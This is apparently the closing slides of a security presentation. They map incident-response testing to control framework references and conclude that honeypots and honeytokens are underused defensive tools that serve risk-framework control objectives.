Create security incident response framework – Test procedures in a test environment – Readiness to a real situation	A.13.2.2	DS5.6	12.9

Conclusions

- Rise of power of less skilled individual with the proliferation of botnets
- Maximization of the intrusion rate
- Honeypots as an underestimated technology by enterprises
- Honeytokens as an alternative to expensive DLP solutions
- Honeypot concept responds to multiple control objectives in risk frameworks

- Hybrid information security personnel
  - Understand the risk frameworks responsiveness to business
  - Understand how technology responds to control objectives of the risk framework

- Future work
  - Simulate an environment where data value is crucial and compare the results with this study and annual web attack statistics

Questions?